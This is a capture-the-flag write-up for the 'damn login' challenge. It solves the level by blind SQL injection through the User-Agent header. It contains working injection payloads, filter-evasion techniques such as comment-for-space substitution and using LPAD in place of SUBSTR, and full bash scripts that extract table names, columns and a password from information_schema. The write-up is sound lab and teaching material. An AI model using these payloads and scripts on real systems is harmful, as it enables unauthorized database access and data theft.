


The source:

a simple POST form.
Official clues:
«damn login» little hint: it’s you vs UA/Sql
UA stands for User-Agent, so we must inject some sql through User-Agent field in our requests.
«damn login»:
1st step is to get a valid query
2nd one should be to get a list of non-filtered stuff
I tried to inject different things with no luck:
Firefox Returns “you are using Firefox”
MSIE Returns “you are using Internet Explorer”
FirefoxMSIE Returns “you are using Internet Explorer” (So IE has preference in internal search)
Firefox’# Returns blank screen
Firefox’)# Returns blank screen
What about using two fields?
Firefox’,’Firefox’)# Returns “you are using Internet Explorer”
Firefox’,’o’)# Returns “you are using Internet Explorer”
Firefox’,’z’)# Returns “you are using an unknown browser”
z’,’z’)# Returns “you are using Internet Explorer”
z’,’o’)# Returns “you are using an unknown browser”
So we have 1st step cleared: we’ve got a valid query!
The query matches the right field against the left one. We have a tool to blind SQLi.
If we get IE the comparison is true and if we get unknown then it’s false.
To deal with 2nd step I wrote simple scripts to automatize the process.
We can get which characters are filtered.
Setting UA=”Fchar-to-be-checkedirefox”, if we get “Firefox” then the char is filtered and if we get “unknown” the char is not filtered.
The script gets these chars as non-filtered:
» # $ & ‘ ( ) * , . / 0 1 2 3 4 5 6 7 8 9 : ? @ A B C D E G H I J K L M N O P Q R S T U V W X Y Z [ ] _ ` a b c d e g h i j k l m n o p q r s t u v w x y z { } ~ \x7f
(\x7f is the char code as it’s a non-printable char)
(The space is filtered)
We can get which keywords are filtered.
Setting UA=”’,’keyword‘)#” if we get “IE” then the keyword is filtered and if we get “unknown” the keyword is not filtered.
Non-filtered-keywords (the list is reduced, cutting some useless keywords):
BINARY BY COLUMN LIKE LPAD ORDER SELECT TABLE WHERE …
The get non-filtered-chars script:
#!/bin/bash
#
#
hex() {
  BASE=16
  if [ -z "$1" ]
  then
    HD=0
    return
  fi

  HD=`echo ""$1" "$BASE" o p" | dc`
  return
}

N_CHAR=0
S=0
while [ $S -lt 256 ]
do
  hex $N_CHAR
  HHD=$HD
  HD=`printf "\x$HD"`
  UA="User-Agent: F${HD}irefox"
  CONTENTS=`wget -O - --header="${UA}" --post-data='pass=kk&submit=go' "http://ctf.rs-labs.com:85/damn_login_82c5feb95ba26418a402506311c99c7a/" 2>/dev/null`
  CHECK=`echo ${CONTENTS} | egrep -o 'Firefox'`
  if [ $? -eq 1 ];
  then
    echo -n "Char: ${N_CHAR} / ${HHD} "
    if [ $N_CHAR -ge 32 ]
    then
      echo "/ ${HD}"
    fi
  fi
  S=$(( $S + 1 ))
  N_CHAR=$(( $N_CHAR +1 ))
done
The get non-filtered-keywords script:
#!/bin/bash
#
#
while read KEYW
do
  UA="User-Agent: ','${KEYW}')#"
  CONTENTS=`wget -O - --header="${UA}" --post-data='pass=kk&submit=go' "http://ctf.rs-labs.com:85/damn_login_82c5feb95ba26418a402506311c99c7a/" 2>/dev/null`
  CHECK=`echo ${CONTENTS} | egrep -o 'unknown'`
  if [ $? -eq 0 ];
  then
    echo "${KEYW}"
  fi
done < c5.keywords
(The file c5.keywords cotains all MySQL keywords).
Well, now we know what we can use and what we can’t.
Now we need to get the table names that contains useful info to solve this level.
So, we must perform some blind queries to get the table names using our “tool”.
The idea is to loop the valid charset looking for matches against database table names. Starting with a single char if we get a match then append a new char at the end and try again until the whole name is reached.
Trying ‘A’ it doesn’t match
Trying ‘B’ it doesn’t match
…
Trying ‘T’ it match
Trying ‘TA’ it match
Trying ‘TAA’ it doesn’t match
Trying ‘TAB’ it match
… and so on.
In our tool we can put our string being tested on the 1st field and into the 2nd field we must use a subquery like this:
select table_name from information_schema.tables where table_name like 'tested string'
But this doesn’t works because we need to compare a substring of table_name.
SUBSTR keyword is also filtered so we must find another non-filtered function that works as SUBSTR() function. And here it is: LPAD.
LPAD(str1,len,str2) returns str1 left-padded with str2 but the string returned is len chars in length.
Example: LPAD(‘hello’,7,’a’) returns ‘aahello’
If len is less or equal than str1 length then only len chars of str1 are returned. So if we do:
LPAD(‘str1’,length(str1),») we get str1, and
LPAD(TABLE_NAME,length(tested-string),») returns a substring from TABLE_NAME which have the same length as our tested string.
Using valid chars to build the injection we get something like:
${S_STR}',(SELECT/**/LPAD(TABLE_NAME,${LONG_S_STR},'')/**/FROM/**/information_schema.tables/**/WHERE/**/LPAD(TABLE_NAME,${LONG_S_STR},'')/**/LIKE/**/'${S_STR}'))#
${S_STR} is the tested string.
I’ve wrote a script to automatize the search process and I’ve got the following suspicious table names:
SecretPass
UserAgent
One comment here for the ‘_’ char and the case sensitive search.
The LIKE clause has the following syntax: string LIKE pattern. So the following queries aren’t the same:
SELECT str1 LIKE str2;
SELECT str2 LIKE str1;
Though str1 and str2 were equals, str2 is acting as pattern in 1st query and str1 in the 2nd one. This is important when using wilcards. LIKE accepts ‘%’ and ‘_’ as wilcards in pattern.
SELECT 'hell_' LIKE 'hello' is false
SELECT 'hello' LIKE 'hell_' is true!
The ‘%’ wildcard matches any number of characters, even zero characters.
The ‘_’ wildcard matches exactly one character.
If we want match the ‘_’ character we must to escape it like this: ‘\_’.
Due to this behaviour we can’t write:
WHERE/**/'${S_STR}'/**/LIKE/**/LPAD(TABLE_NAME,${LONG_S_STR},'')
because if the table_name substring contains the ‘_’ character it is acting as a wilcard and the results will be wrong!
We MUST use:
WHERE/**/LPAD(TABLE_NAME,${LONG_S_STR},'')/**/LIKE/**/'${ES_STR}'
where ${ES_STR} is the ${S_STR} with all ‘_’ chars escaped.
On the other hand, the comparisons within MySQL are made case in-sensitive.
SELECT 'HELLO' LIKE 'hello' returns true.
But if any of the operands is a binary string then the comparison is case sensitive.
SELECT 'HELLO' LIKE BINARY 'hello' returns false.
As BINARY is not filtered, we can use that to get the right names of the tables and its contents. This is important because if we’ve got “secretpass” as the table name and we want to use that name to get its contents the query fails. Try it!
When getting the column names we can specify the table name it belongs to:
${S_STR}',(SELECT/**/LPAD(COLUMN_NAME,${LONG_S_STR},'')/**/FROM/**/information_schema.columns/**/WHERE/**/TABLE_NAME/**/LIKE/**/'${TABLE_NAME}'/**/&&/**/LPAD(COLUMN_NAME,${LONG_S_STR},'')/**/LIKE/**/BINARY/**/'${ES_STR}'))#
Now we have all the ingredients to do the right injections.
We get:
prio
ua_desc
ua_keyword
as column names for UserAgent table, and:
Pwd
as unique column name for SecretPass table.
The UserAgent table contains the keywords for some browsers and the priority they have when more than one is selected (and the description you get: you are using…)
The interesting table SecretPass contains the solution to this game into the Pwd column:
Us3r4g3nt_l34k3d_s0_much_1nf0

Using it into the form we get:
The script:
(It’s perfectly possible to write a light and smaller version with bash or another language like python, but I prefer to write it in bash and invest it with a couple of options)
#!/bin/bash
#
#
#set -x

# function to init the search string
init_string() {
  # if no string, nothing to do
  if [ -z $1 ];
  then
    ${DEBUG} && echo "Init String not valid!"
    return 1
  fi
  # get index
  INDEX=`expr length $1 + 1`
  for I in `seq 1 ${INDEX}`;
  do
    CHAR_I=`echo $1 | cut -b $I`
    for J in `seq 1 ${LONG_CHARSET}`;
    do
      CHAR_J=`echo ${CHARSET} | cut -b $J`
      if [ "$CHAR_I" = "$CHAR_J" ];
      then
        SAVED[$I]=$(( $J + 1 ))
        break
      fi
    done
  done
}

# no verbose
DEBUG=false
# no curl neither wget
USE_CURL=false
USE_WGET=false
# no table_name
TABLE_NAME=""
T_NAME=""

# process parameters
while [ $# -gt 0 ];
do
  case $1 in
    "-t" )
      TABLE=$2
      shift
      ;;
    "-c" )
      COLUMN=$2
      shift
      ;;
    "-u" )
      USE_CURL=true
      ;;
    "-w" )
      USE_WGET=true
      ;;
    "-v" )
      DEBUG=true
      ;;
    "-tn" )
      TABLE_NAME="/**/TABLE_NAME/**/LIKE/**/'$2'/**/&&"
      T_NAME=$2
      shift
      ;;
    "-ss" )
      I_STRING=$2
      shift
      ;;
    esac
    shift
done

# check mandatory parameters
if [ -z ${TABLE} ] || [ -z ${COLUMN} ];
then
  echo "Use $0 -t table -c column [[-u] | [-w]] [-v] [-tn table_name] [-ss string]"
  echo -e "\t -t table:\ttable to search"
  echo -e "\c -c column:\tcolumn to search"
  echo -e "\t -u:\tuse curl"
  echo -e "\t -w:\tuse wget"
  echo -e "\t -v:\tverbose"
  echo -e "\t -tn table_name: name of the table to search for column names (-t must be information_schema.columns)"
  echo -e "\t -ss string: initial search string"
  exit
fi

CHARSET="aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ0123456789_{}[]$"
LONG_CHARSET=`expr length ${CHARSET}`
# Max long allowed for matches
MAX_LONG=40
# retro watch if we are going backwards for not to save substrings from current match to file
RETRO=0
# matches output file name
OUT_FILE="c2-${TABLE}-${COLUMN}_${T_NAME}.txt"
# paths for curl & wget
CURL_PATH=`which curl`
WGET_PATH=`which wget`

# select browser
if ${USE_CURL} -a [ ! -z ${CURL_PATH} ];
then
  BROWSER=${CURL_PATH}
  B_TYPE="c"
elif ${USE_WGET} -a [ ! -z ${WGET_PATH} ];
then
  BROWSER=${WGET_PATH}
  B_TYPE="w"
else
  if [ ! -z ${CURL_PATH} ];
  then
    BROWSER=${CURL_PATH}
    B_TYPE="c"
  elif [ ! -z ${WGET_PATH} ];
  then
    BROWSER=${WGET_PATH}
    B_TYPE="w"
  else
    echo "Error: no browsers found!"
    exit 1
  fi
fi

# rename old file if exists
if [ -f ${OUT_FILE} ];
then
  mv ${OUT_FILE} ${OUT_FILE}.bak
fi

# init saved positions to 1
for I in `seq 1 ${LONG_CHARSET}`;
do
  SAVED[${I}]=1
done
# index is the length of search string acting as a pointer
INDEX=1
# init last match found
LAST_MATCH=${I_STRING}

# set init string if exists
init_string ${I_STRING}

echo -e "Using:\n\tTable:\t\t${TABLE}\n\tColumn:\t\t${COLUMN}"
echo -e "\tBrowser:\t${BROWSER}"
test ! -z ${T_NAME} && echo -e "\tTable Name:\t${T_NAME}"
test ! -z ${I_STRING} && echo -e "\tInit string:\t${I_STRING}"

# loop forever
while true;
do

  # get last match
  MATCH="${LAST_MATCH}"
  ${DEBUG} && echo "Match value at while begining: ${MATCH}"
  ${DEBUG} && echo "Start at: ${SAVED[${INDEX}]}"
  # loop charset from saved position
  for I in `seq ${SAVED[${INDEX}]} ${LONG_CHARSET}`;
  do

    # get next char from charset
    CURRENT_CHAR="`echo ${CHARSET} | cut -b ${I}`"
    # concat at match's end
    S_STR="${MATCH}${CURRENT_CHAR}"
    LONG_S_STR=`expr length ${S_STR}`
    # build injection (User-Agent)
    # escape "_"
    ES_STR=`echo "${S_STR}" | sed 's/_/\\\_/g'`
    UA="${S_STR}',(SELECT/**/LPAD(${COLUMN},${LONG_S_STR},'')/**/FROM/**/${TABLE}/**/WHERE${TABLE_NAME}/**/LPAD(${COLUMN},${LONG_S_STR},'')/**/LIKE/**/BINARY/**/'${ES_STR}'))#"
    echo -ne "Current cad: ${S_STR}                                                   \r"
    # assume match
    MATCHED=1
    # inject
    ${DEBUG} && echo "Injecting: ${UA}"
    if [ "${B_TYPE}" = "w" ];
    then
      ${WGET_PATH} -O - --no-cache -q --ignore-length --user-agent="${UA}" --post-data='pass=kk&submit=go' "http://ctf.rs-labs.com:85/damn_login_82c5feb95ba26418a402506311c99c7a/" 2>/dev/null | egrep -o 'unknown' > /dev/null
    else
      ${CURL_PATH} -d pass=kk -d submit=go -A ${UA} http://ctf.rs-labs.com:85/damn_login_82c5feb95ba26418a402506311c99c7a/ 2>/dev/null | egrep -o 'unknown' > /dev/null
    fi
    # if $? = 0 => 'unknown' string found => no match
    if [ $? -eq 0 ];
    then
      ${DEBUG} && echo "No match"
      MATCHED=0
    fi

    # If match found
    if [ ${MATCHED} -eq 1 ];
    then
      ${DEBUG} && echo "Match"
      # save matched string
      LAST_MATCH="${S_STR}"
      ${DEBUG} && echo "Last match: ${LAST_MATCH}"
      # save next char position at index
      SAVED[${INDEX}]=`expr ${I} + 1`
      ${DEBUG} && echo "Save position: ${SAVED[${INDEX}]} en SAVED[${INDEX}]"
      # exit from for loop
      break
    fi
  done

  # if there's no match we need to go backwards
  if [ ${MATCHED} -eq 0 ];
  then
    # save old match to file only if we're going forward
    if [ ${RETRO} -eq 0 ] && [ "${MATCH}" != "${I_STRING}" ];
    then
      echo "${MATCH}" >> ${OUT_FILE}
      echo -e "\nMatch: ${MATCH}"
    fi
    # reset saved position
    SAVED[${INDEX}]=1
    # reduce index
    ((INDEX--))
    # active backwards
    RETRO=1
    # if index = 0 we're at the end
    if [ ${INDEX} -eq 0 ];
    then
      ${DEBUG} && echo "Finished for return to begining."
      exit
    fi
    # cut last char from LAST_MATCH
    L_TEMP=`expr length ${LAST_MATCH} - 1`
    if [ ${L_TEMP} -eq 0 ];
    then
      # reset LAST_MATCH
      LAST_MATCH=""
    else
      LAST_MATCH=`echo ${LAST_MATCH} | cut -b -${L_TEMP}`
    fi
    ${DEBUG} && echo "Last match new (exit from for loop without match): ${LAST_MATCH}"
  # if there's a match increase index
  else
    # if we've got max length allowed
    if [ ${INDEX} -eq ${MAX_LONG} ];
    then
      ${DEBUG} && echo "Max length reached"
      # save old match to file only if we're going forward
      if [ ${RETRO} -eq 0 ];
      then
        echo "${MATCH}" >> ${OUT_FILE}
        echo -e "\nMatch: ${MATCH}"
      fi
      # reset saved position
      SAVED[${INDEX}]=1
      # reduce index
      ((INDEX--))
      # active backwards
      RETRO=1
      # if index = 0 we're at the end
      if [ ${INDEX} -eq 0 ];
      then
        ${DEBUG} && echo "Finished for return to begining (max length reached)."
        exit
      fi
      # cut last char from LAST_MATCH
      L_TEMP=`expr length ${LAST_MATCH} - 1`
      if [ ${L_TEMP} -eq 0 ];
      then
        # reset LAST_MATCH
        LAST_MATCH=""
      else
        LAST_MATCH=`echo ${LAST_MATCH} | cut -b -${L_TEMP}`
      fi
      ${DEBUG} && echo "Last match new (max length reached): ${LAST_MATCH}"
    else
      # increase index
      ((INDEX++))
      # now forward
      RETRO=0
      ${DEBUG} && echo "New index: ${INDEX}"
    fi
  fi

done
Difficulty: Hard++